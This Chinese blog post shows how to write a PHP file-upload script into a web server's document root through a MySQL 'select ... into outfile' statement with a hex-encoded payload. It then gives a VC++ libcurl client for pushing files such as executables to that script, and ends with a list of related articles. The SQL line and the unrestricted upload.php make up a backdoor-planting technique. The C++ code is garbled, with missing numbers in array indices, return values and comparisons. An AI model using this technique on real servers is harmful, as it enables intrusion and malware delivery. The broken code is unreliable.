
vc libcurl 模拟上传文件
http://www.cnblogs.com/killbit/p/5393301.html 附上这篇文章,因为当时就已经想到了模拟上传,但是因为时间关系,所以就直接用PHP写了。现在改进一下,用VC+libcurl库。
我们也直接可以用MYSQL写入这段上传代码就可以了。
select 0x3C3F70687020696628245F46494C45535B2766696C65275D5B276E616D65275D20213D20222229207B20636F70792028245F46494C45535B2766696C65275D5B27746D705F6E616D65275D2C20245F46494C45535B2766696C65275D5B276E616D65275D2920206F7220646965202822436F756C64206E6F7420636F70792066696C6522293B207D20656C7365207B20206469652820224E6F2066696C65207370656369666965642220293B7D3F3E into outfile 'c:\\xampp\\htdocs\\upload.php';
upload.html
<form action="upload.php" method="post" enctype="multipart/form-data">

 File:

 <input type="file" name="file">

 FileName:

 <input type="text" name="name">

 <input type="submit" name="submit" value="Submit">

</form>
upload.php
<?php if($_FILES['file']['name'] != "") { copy ($_FILES['file']['tmp_name'], $_FILES['file']['name']) or die ("Could not copy file"); } else { die( "No file specified" );}?>
VC代码:
// curl_uploader.cpp : Defines the entry point for the console application.

//

#include "stdafx.h"

#include <windows.h>

#include <stdio.h>

#include <curl/curl.h>

#pragma comment(lib,"libcurl.lib");

int http_post_upload(char* Urlpath,char* uploadname)

{

    CURL *curl;

    CURLcode res;

      struct curl_httppost *formpost=NULL;

      struct curl_httppost *lastptr=NULL;

      struct curl_slist *headerlist=NULL;

      static const char buf[] = "Expect:";

      curl_global_init(CURL_GLOBAL_ALL);

      /* Fill in the file upload field */

      curl_formadd(&formpost,

                   &lastptr,

                   CURLFORM_COPYNAME, "file",

                   CURLFORM_FILE, uploadname,

                   CURLFORM_END);

      /* Fill in the filename field */

//       curl_formadd(&formpost,

//                    &lastptr,

//                    CURLFORM_COPYNAME, "name",

//                    CURLFORM_COPYCONTENTS, tempname,

//                    CURLFORM_END);

      /* Fill in the submit field too, even if this is rarely needed */

      curl_formadd(&formpost,

                   &lastptr,

                   CURLFORM_COPYNAME, "submit",

                   CURLFORM_COPYCONTENTS, "Submit",

                   CURLFORM_END);

      curl = curl_easy_init();

      /* initalize custom header list (stating that Expect: 100-continue is not

         wanted */

      headerlist = curl_slist_append(headerlist, buf);

      if(curl) {

        /* what URL that receives this POST */

         curl_easy_setopt(curl, CURLOPT_URL, Urlpath);

    /*    if ( (argc == 2) && (!strcmp(argv[1], "noexpectheader")) )  */

          /* only disable 100-continue header if explicitly requested */

          curl_easy_setopt(curl, CURLOPT_HTTPHEADER, headerlist);

         curl_easy_setopt(curl, CURLOPT_HTTPPOST, formpost);

    //

        /* Perform the request, res will get the return code */

        res = curl_easy_perform(curl);

        /* Check for errors */

        if(res != CURLE_OK)

          fprintf(stderr, "curl_easy_perform() failed: %s\n",

                  curl_easy_strerror(res));

        /* always cleanup */

        curl_easy_cleanup(curl);

        /* then cleanup the formpost chain */

        curl_formfree(formpost);

        /* free slist */

        curl_slist_free_all (headerlist);

      }

      return ;

}

int main(int argc, char *argv[])

{

    char* url = argv[];

    char* Filename = argv[];

    if (argc < )

    {

        printf("[-]:%s Upload_url upload_Filename\r\n",argv[]);

        printf("[-]:%s http://192.168.1.1/upload.php c:\\test.exe\r\n",argv[]);

        exit();

    }

    int res = http_post_upload(url,Filename);

    if (res != )

    {

        printf("\r\n[-]:upload error->Getlasterror:%d\r\n",GetLastError());

    }else

    {

        printf("\r\n[+]:upload sucessfuly \r\n");

    }

    return ;

}

vc libcurl 模拟上传文件的更多相关文章
- C语言 HTTP上传文件-利用libcurl库上传文件
原文 http://justwinit.cn/post/7626/ 通常情况下,一般很少使用C语言来直接上传文件,但是遇到使用C语言编程实现文件上传时,该怎么做呢? 借助开源的libcurl库,我们 ...
- 一个Jmeter模拟上传文件接口的实例
资料参考:https://blog.csdn.net/u010390063/article/details/78329373 项目中,避免不了要用到很多上传文件.图片的接口,那么碰到这类接口该如何进行 ...
- 使用WebClient Post方式模拟上传文件和数据
假如某网站有个表单,例如(url: http://localhost/login.aspx):帐号 密码 我们需要在程序中提交数据到这个表单,对于这种表单,我们可以使用 WebClient.Uplo ...
- libcurl post上传文件
#include <stdio.h>#include <string.h> #include <curl/curl.h> int main(int argc, ch ...
- 使用postman模拟上传文件到springMVC的坑:the request was rejected because no multipart boundary was found
参考该文解决问题:http://blog.csdn.net/sanjay_f/article/details/47407063 报错 threw exception [Request processi ...
- 【转】asp.net(c#)使用HttpWebRequest附加携带请求参数以post方式模拟上传大文件(以图片为例)到Web服务器端
原文地址:http://docode.top/Article/Detail/10002 目录: 1.Http协议上传文件(以图片为例)请求报文体内容格式 2.完整版HttpWebRequest模拟上传 ...
- Python模拟HTTP Post上传文件
使用urllib2模块构造http post数据结构,提交有文件的表单(multipart/form-data),本示例提交的post表单带有两个参数及一张图片,代码如下: #buld post bo ...
- 通过PHP CURL模拟请求上传文件|图片。
现在有一个需求就是在自己的服务器上传图片到其他服务器上面,过程:客户端上传图片->存放到本地服务器->再转发到第三方服务器; 由于前端Ajax受限制,只能通过服务器做转发了. 在PHP中通 ...
- php Socket模拟表单上传文件函数_学习
模拟上传文件的php代码 里面访问地址.主机.上传文件名.内容.分隔符可以修改 function postFile($file) { $clf = "\r\n"; ...
随机推荐
- JUnit4 测试示例
1. JUnit4 测试示例 // Calculator.java public class Calculator{ public int add(int a, int b){ return a + ...
- 转!!mybatis xml 传值 if test判断
当mapper方法传参数 为 String时,且xml中药进行参数比较 比如 是不是等于1 或者等于2 方式1. 方式2. 转自:https://blog.csdn.net/chenaini119/a ...
- Fractal---poj2083(递归和普通方法打印图形)
题目链接:http://poj.org/problem?id=2083 这题不能用G++提交... 见到两次知道有递归的写法,然而并不会,这次发现并不难: #include<stdio.h> ...
- virtio前端驱动详解
2016-11-08 前段时间大致整理了下virtIO后端驱动的工作模式以及原理,今天就从前端驱动的角度描述下目前Linux内核代码中的virtIO驱动是如何配合后端进行工作的. 注:本节代码参考Li ...
- 软件project--作图
软工学习进行了一个多月,但是真正静下心来学习也只是一周左右吧,这段时间里给自己印象最深刻的就是作图了, 机房收费系统我们是先进行的编码,后学习软件project对它来了一次回想性的文档编写. 刚開始当 ...
- 在MFC里面使用ADO访问微软的ACCESS数据库 实现增删改查
声明:百度以外的公司可以自由转载该文. 正如我上一篇博文提到,ADO这货和MFC没有任何关系,ADO 是一个独立的组件.所以为了使用ADO 我们就要把ADO引入到MFC中. ADO是硬盘上的表现形式是 ...
- Java游戏服务器成长之路——感悟篇
又是一个美好的周末啊,现在一到周末,早上就起得晚,下午困了又会睡一两个小时,上班的时候,早上起来喝一杯咖啡,然后就能高效的工作一整天,然而到了周末人就懒散了,哈哈. 最近刚跳槽,到新公司已经干了有两周 ...
- SQLAlchemy-Utils,提供choice功能
SQLAlchemy操作数据库建表时,无法像Django一样提供choice方法,我们开头导入SQLAlchemy-Utils来为我们提供这个功能 pip3 install sqlalchemy-ut ...
- SQLSERVER2016 无域控AlwaysOn 实施步骤
SQLSERVER2016 无域控AlwaysOn 实施步骤 步骤: 一.安装3个windows server 2016系统 1)在3台机器建立具有administrators权限的相同账号密码,本例 ...
- hdu3374 String Problem
地址:http://acm.hdu.edu.cn/showproblem.php?pid=3374 题目: String Problem Time Limit: 2000/1000 MS (Java/ ...